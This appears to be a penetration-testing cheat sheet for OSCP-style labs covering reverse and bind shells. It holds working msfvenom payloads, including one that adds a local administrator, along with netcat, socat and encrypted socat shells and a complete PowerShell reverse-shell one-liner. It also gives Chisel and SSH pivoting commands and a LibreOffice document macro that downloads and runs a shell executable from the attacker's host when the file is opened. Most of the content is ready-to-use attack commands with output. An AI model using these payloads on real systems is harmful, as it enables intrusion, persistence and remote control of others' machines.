Reverse/Bind Shells
Shell Generator
You can get a shell easily from here: https://www.revshells.com/
Upgrading a Non-Interactive Shell
python -c 'import pty; pty.spawn("/bin/bash");'
[Ctrl + Z]
stty raw -echo; fg
Msfvenom
Windows 10 x64 reverse shell with msfvenom:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.11 LPORT=53 -f exe -o shell_53.exe
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.11 LPORT=443 -f exe -o shell_443.exe
Using msfvenom to execute a specific command:
msfvenom -p windows/exec CMD="net localgroup administrators <USERNAME_TO_ADD> /add" -f exe -o file.exe
Run process without spawn new window and loose non-TTY shell:
> start-process -nonewwindow -filepath ./shell.exe
Netcat Bind Shell
Windows / Setup bind shell:
C:\Users\offsec> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.11.0.1

C:\Users\offsec> nc -nlvp 4444 -e cmd.exe
listening on [any] 4444 ...
Kali / Calling bind shell:
kali@kali:~$ nc -nv 10.11.0.22 4444
(UNKNOWN) [10.11.0.22] 4444 (?) open
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\offsec> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
Netcat Reverse Shell
Windows:
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
Kali:
kali@kali:~$ ip address show eth0 | grep inet
          inet 10.11.0.4/16  brd 10.11.255.255  scope global dynamic eth0

kali@kali:~$ nc -nv 10.11.0.22 4444 -e /bin/bash
(UNKNOWN) [10.11.0.22] 4444 (?) open
The connection is received by Netcat on the Windows machine as shown below:
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN) [10.11.0.4] 43482

ip address show eth0 | grep inet
          inet 10.11.0.4/16  brd 10.11.255.255  scope global dynamic eth0
Socat Reverse Shell
Listen:
C:\Users\offsec> socat -d -d TCP4-LISTEN:443 STDOUT
... socat[4388] N listening on AF=2 0.0.0.0:443
Connect:
kali@kali:~$ socat TCP4:10.11.0.22:443 EXEC:/bin/bash
Socat Encrypted Bind Shell
Generating SSL certificate:
kali@kali:~$ openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 362 -out bind_shell.crt
Creating .pem file:
kali@kali:~$ cat bind_shell.key bind_shell.crt > bind_shell.pem
Listen:
kali@kali:~$ sudo socat OPENSSL-LISTEN:443,cert=bind_shell.pem,verify=0,fork EXEC:/bin/bash
Connect:
C:\Users\offsec> socat - OPENSSL:10.11.0.4:443,verify=0
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
Chisel
How it works: https://ap3x.github.io/posts/pivoting-with-chisel/
Download it from here:
Reverse pivot:
"$HOME/oscp/tools/bin/chisel" server -p 9002 -reverse -v #On Kali
./chisel client <RHOST>:9002 R:9003:127.0.0.1:8888 #On victim machine
SOCKS5 / Proxychains Configuration:
"$HOME/oscp/tools/bin/chisel" server -p 9002 -reverse -v #On Kali
./chisel client <RHOST>:9002 R:socks #On victim machine
Send a selected connection through the SOCKS pivot
With the selected SOCKS transport running, use the shared client profile. Its default listener is 127.0.0.1:1080; use the actual port/profile if changed:
proxychains4 -f "$HOME/oscp/tools/config/proxychains-oscp.conf" nmap -sT -Pn -n -p PORTS TARGET
TARGET is an explicitly selected internal IP and PORTS is the focused port list. SOCKS carries TCP connections; SYN scans, UDP and ICMP discovery do not become available through this command. An open port establishes a connection path, not authentication or exploitation. Validate the relevant service using its track page. ProxyChains limitations.
Use existing SSH access as the SOCKS transport instead
On Kali, keep this SSH process running; TARGET here is the SSH pivot host:
ssh -N -D 127.0.0.1:1080 -o ExitOnForwardFailure=yes USER@TARGET
Use the same config/client command in another terminal with the internal target IP. This is an alternative transport, not another tunnel to run on the same listener. SSH forwarding must be allowed; successful listener creation does not prove the pivot can reach the final service. For a specific local listener, routed TUN access or callback routing, open the existing pivoting procedure.
PowerShell Reverse Shell
Listen:
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
Connect:
C:\Users\offsec> powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.11.0.4',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
Result:
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63515

PS C:\Users\offsec>
PHP Reverse Shell
A php reverse shell from pentest monkey:
LibreOffice

If you can upload an ODT LibreOffice file and execute it you can insert a macro inside it, as follow.
First insert the reverse shell payload for Windows inside a reverse.ps1 file:
$client = New-Object System.Net.Sockets.TCPClient('10.10.10.10',80);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()


We can create a new basic macro and save it:
ODT Macro
The ODT Macro content is the following:
Sub Main
    Shell("cmd /c certutil -urlcache -split -f http://<kali_ip>:80/shell_80.exe C:\\Windows\\Tasks\\shell_80.exe")
    Shell("cmd /c C:\Windows\Tasks\shell_80.exe")
End Sub
Now link it to the “Open Document” event. Under Tools -> Customize -> Events.

Save. Start a netcat listener and a python web server and upload the odt file. Get the shell back.
Prepare tools used on this page
Run setup on Kali after preparing the shared workspace. Skip a clone when its checkout already exists; review/update it deliberately rather than cloning over it. Operational commands remain in the sections above.
Prepare Chisel
Matched upstream 1.12.0 amd64 builds for Kali/Linux and Windows. Use this explicit path if a different Kali-packaged version is installed; keep both tunnel ends on the chosen release. Upstream.
curl -fL https://github.com/jpillora/chisel/releases/download/v1.12.0/chisel_1.12.0_linux_amd64.gz -o "$HOME/oscp/tools/downloads/chisel-linux.gz"
gzip -dc "$HOME/oscp/tools/downloads/chisel-linux.gz" > "$HOME/oscp/tools/bin/chisel"
chmod u+x "$HOME/oscp/tools/bin/chisel"
cp "$HOME/oscp/tools/bin/chisel" "$HOME/oscp/tools/artifacts/linux/x64/chisel"
curl -fL https://github.com/jpillora/chisel/releases/download/v1.12.0/chisel_1.12.0_windows_amd64.zip -o "$HOME/oscp/tools/downloads/chisel-windows.zip"
unzip -o "$HOME/oscp/tools/downloads/chisel-windows.zip" -d "$HOME/oscp/tools/artifacts/windows/x64/chisel"
Check on Kali:
"$HOME/oscp/tools/bin/chisel" --version
file "$HOME/oscp/tools/artifacts/windows/x64/chisel/"*.exe
Configure SOCKS client profile
Prepare one explicit ProxyChains profile on Kali; it works with either the existing Chisel reverse SOCKS transport or SSH dynamic forwarding. It does not create a tunnel. ProxyChains upstream.
mkdir -p "$HOME/oscp/tools/config"
( set -o noclobber
cat > "$HOME/oscp/tools/config/proxychains-oscp.conf" <<'EOF'
strict_chain
proxy_dns
[ProxyList]
socks5 127.0.0.1 1080
EOF
)
Keep an existing reviewed profile, or use a new name. If the actual SOCKS listener uses another port, create a separate profile with that port and pass its path explicitly. Check the local parser without contacting a target:
proxychains4 -f "$HOME/oscp/tools/config/proxychains-oscp.conf" /bin/true
The configuration should load. This does not establish a working listener or route; the owning pivot procedure checks those when the tunnel is running.